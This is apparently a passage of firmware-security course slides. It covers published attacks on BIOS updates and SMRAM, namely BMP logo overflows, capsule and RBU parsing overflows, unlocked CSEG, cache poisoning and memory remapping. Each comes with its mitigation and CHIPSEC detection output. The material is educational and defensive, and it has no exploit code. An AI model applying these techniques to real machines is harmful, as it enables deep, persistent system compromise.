    [24] BMWAG            = 0 << BIOS Master Write Access Grant
[*] Software access to SPI flash regions: read = 0x4B, write = 0x4A

[+] PASSED: SPI flash permissions prevent SW from writing to flash descriptor
```

Exercise 4.2

BIOS/SPI Flash Protections

4.3 Attacking BIOS Update


Exploiting Unsigned BMP Image File

- Unsigned sections within BIOS update (e.g. boot splash logo BMP image)
- BIOS displayed the logo before SPI Flash write-protection was enabled
- EDK **`ConvertBmpToGopBlt()`** integer overflow followed by memory corruption during DXE while parsing BMP image
- Copy loop overwrote #PF handler and triggered #PF

References:

Attacking Intel BIOS

UEFI Exploit via .BMP Logo File


Page Tables
GDT
IDT / #PF ISR
High DRAM
Destination buffer
BMP boot logo file
UEFI copy loop
BMP destination buffer overflow direction
BMP copy to dest buffer
Page Fault due to access to unmapped page takes to overwritten #PF handler

Source: Attacking Intel BIOS by Rafal Wojtczuk & Alexander Tereshkin

RBU Packet Parsing Vulnerability

- Legacy BIOS with signed BIOS update
- OS schedules BIOS update placing new BIOS image in DRAM split into RBU packets
- Upon reboot, BIOS Update SMI Handler reconstructs BIOS image from RBU packets in SMRAM and verifies signature
- Buffer overflow (**`memcpy`** with controlled size/dest/src) when copying RBU packet to a buffer with reconstructed BIOS image

References:

BIOS Chronomancy: Fixing the Core Root of Trust for Measurement

Defeating Signed BIOS Enforcement

EDK2 Capsule BOF Vulnerabilities

- Attacker sets up a capsule in memory, and when capsule update is called, BIOS parses the data provided by the attacker
- *Capsule Coalescing* - when the blocks of a capsule are made contiguous, an integer overflow allowed attackers to control a memory copy operation.
- *Capsule Envelop* - when blocks of the capsule are parsed, an integer overflow allowed attackers to cause a small allocation and large memory copy operation.

References:

Extreme Privilege Escalation on Windows 8/UEFI Systems

4.4 Attacking SMRAM

Unlocked Compatible/Legacy SMRAM


- **`D_LCK`** bit in **`SMRAMC`** register locks down configuration of *Compatible SMM range* (a.k.a. *CSEG*)
- **`SMRAMC[D_OPEN]=0`** forces access to legacy SMM space decode to system bus rather than to DRAM where SMI handlers are when CPU is not in System Management Mode (SMM)
- When **`D_LCK`** is not set by BIOS, SMM space decode can be changed to open access to CSEG if CPU is not in SMM

References:

Using CPU SMM to Circumvent OS Security Functions


Using SMM For Other Purposes

Compatible SMM Space: Normal Decode



Source: Using CPU SMM to Circumvent OS Security Functions, Using SMM For Other Purposes

Compatible SMM Space: Unlocked



Non-SMM access to CSEG is decoded to DRAM where SMI handlers can be modified

Source: Using CPU SMM to Circumvent OS Security Functions, Using SMM For Other Purposes

Detecting with `common.smm`

```
# chipsec_main.py --module common.smm
```

```
[*] running module: chipsec.modules.common.smm
[x][ =======================================================
[x][ Module: SMM memory (SMRAM) Lock
[x][ =======================================================
[*] SMRAM register = 0x1A ( D_LCK = 1, D_OPEN = 0 )
[+] PASSED: SMRAM is locked
```

SMRAM “Cache Poisoning” Attack

- CPU executes from cache if memory type is cacheable
- Ring0 exploit can make SMRAM cacheable (variable **`MTRR`**)
- Ring0 exploit can then populate cache-lines at **`SMBASE`** with SMI exploit code (ex. modify **`SMBASE`**) and trigger SMI
- CPU upon entering SMM will execute SMI exploit from cache

Mitigations: CPU System Management Range Registers (**`SMRR`**) forcing **`UC`** and blocking access to SMRAM when CPU is not in SMM. BIOS has to enable **`SMRR`**

References:
Attacking SMM Memory via Intel Cache Poisoning
Getting Into the SMRAM: SMM Reloaded

Checking with `common.smrr`

```
[*] running module: chipsec.modules.common.smrr
[x][ =======================================================================
[x][ Module: CPU SMM Cache Poisoning / SMM Range Registers (SMRR)
[x][ =======================================================================
[+] OK. SMRR are supported in IA32_MTRRCAP_MSR

[*] Checking SMRR Base programming..
[*] IA32_SMRR_BASE_MSR = 0x00000000BD000006
    BASE    = 0xBD000000
    MEMTYPE = 6
[+] SMRR Memtype is WB
[+] OK so far. SMRR Base is programmed

[*] Checking SMRR Mask programming..
[*] IA32_SMRR_MASK_MSR = 0x00000000FF800800
    MASK    = 0xFF800000
    VLD     = 1
[+] OK so far. SMRR are enabled in SMRR_MASK MSR

[*] Verifying that SMRR_BASE/MASK have the same values on all logical CPUs..
[CPU0] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[CPU1] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[CPU2] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[CPU3] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[+] OK so far. SMRR MSRs match on all CPUs

[+] PASSED: SMRR protection against cache attack seems properly configured
```


SMRAM Memory Remapping Attack

- Remap Window is used to reclaim DRAM range below 4Gb “lost” for Low MMIO
- Defined by **`REMAPBASE/REMAPLIMIT`** registers in Memory Controller PCIe configuration space
- MC remaps Reclaim Window access to DRAM below 4GB (above *Top Of Low DRAM*)
- If not locked, OS malware can reprogram target of reclaim to overlap with SMRAM (or something else)

Mitigations: BIOS has to lock down Memory Map registers including **`REMAP*, TOLUD/TOUUD`**

References:
Preventing & Detecting Xen Hypervisor Subversions


Memory Remapping: Normal Memory Map



Access is remapped to DRAM range 'lost' to MMIO (memory *reclaimed*)

Source: Preventing & Detecting Xen Hypervisor Subversions

Memory Remapping: Attacking SMRAM


REMAPLIMIT
Access
Memory Reclaim/Remap Range
REMAPBASE
4GB
Low MMIO Range
SMRAM
TOLUD
Target range of memory reclaim changed to SMRAM

Source: Preventing & Detecting Xen Hypervisor Subversions

Checking with `remap`

```
# chipsec_main.py --module remap
[*] running module: chipsec.modules.remap
[x][ =======================================================================
[x][ Module: Memory Remapping Configuration
[x][ =======================================================================
[*] Registers:
[*]   TOUUD     : 0x000000011E600001
[*]   REMAPLIMIT: 0x000000011E500001
[*]   REMAPBASE : 0x0000000100000001
[*]   TOLUD     : 0xDFA00001
[*]   TSEGMB    : 0xDD000001
[*] Memory Map:
[*]   Top Of Upper Memory: 0x000000011E600000
[*]   Remap Limit Address: 0x000000011E5FFFFF
[*]   Remap Base Address : 0x0000000100000000
[*]   4GB                : 0x0000000100000000
[*]   Top Of Low Memory  : 0x00000000DFA00000
[*]   TSEG (SMRAM) Base  : 0x00000000DD000000
[*] checking memory remap configuration..
[*]   Memory Remap is enabled
[+]   Remap window configuration is correct: REMAPBASE <= REMAPLIMIT < TOUUD
[+]   All addresses are 1MB aligned
[*] checking if memory remap configuration is locked..
[+]   TOUUD is locked
[+]   TOLUD is locked
[+]   REMAPBASE and REMAPLIMIT are locked
[+] PASSED: Memory Remap is configured correctly and locked
```

